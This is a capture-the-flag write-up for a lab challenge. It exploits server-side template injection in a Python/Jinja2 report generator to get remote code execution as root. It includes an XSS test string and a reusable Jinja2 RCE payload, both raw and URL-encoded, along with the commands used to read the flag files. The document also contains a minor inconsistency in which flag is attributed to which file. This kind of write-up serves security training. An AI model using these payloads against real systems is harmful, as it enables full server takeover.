

INSA-CHALLENGE-2026-5-17

SSTI Challenge

Target	45.56.112.197
Date	17/5/2026
Main attack type	SSTI
Secondary attack type	Remote code execution (RCE)
Tools:	Burpsuite, NMAP, FUFF
Criticality:	CVE ... - ...

RESULTS

Flags found

- `flag{root_via_sudo_find}`
- `flag{ssti_jinja2_rce_template_injection}`

Preparation

No preparation needed above tools.

Initial investigation/enumeration

Enumeration

FUFF results

No results

NMAP results

Report finder site on port 30561, ports 80 and 20 are closed.

Vulnerability scanning



Web exploration & SSTI

The website has a report generator that reflects user input. This can be exploited with XSS and SSTI (since its running a python server with a template engine). This is proven true when running a simple XSS payload:

```
<script>alert(1)</script> .
```

Exploiting and Investigation

SSTI



Since the website reflects user input we can get feedback on the commands we can run on the machine. When inputting `{{7*7}}`, the server returns `49` which signifies that the server is running on python. To exploit this we can input any command payload to run on the server:

```
{{self.__init__.__globals__.__builtins__.__import__('os').popen('COMMAND').read()}}
```

Running this command shows the first flag:

```
{{self.__init__.__globals__.__builtins__.__import__('os').popen('cd /home/labuser && cat user.txt').read() }}
```

→ `flag{root_via_sudo_find}`

This is also accessible through:

```
http://45.56.112.197:30561/report?
name=%7B%7B+self.__init__.__globals__.__builtins__.__import__%28%27os%27%29.popen%28%27cd+%2Fhome%2Flabuser+%26%26+cat+user.txt%27%29.read%28%29+%7D%7D0
```

Checking for the root flag is trivial since all we need to do is go to the root folder with this command payload (this is because the server is running root privileges):

```
cd /root && cat root.txt
```

SSH privilege escalation

Not needed as server is running with root privileges.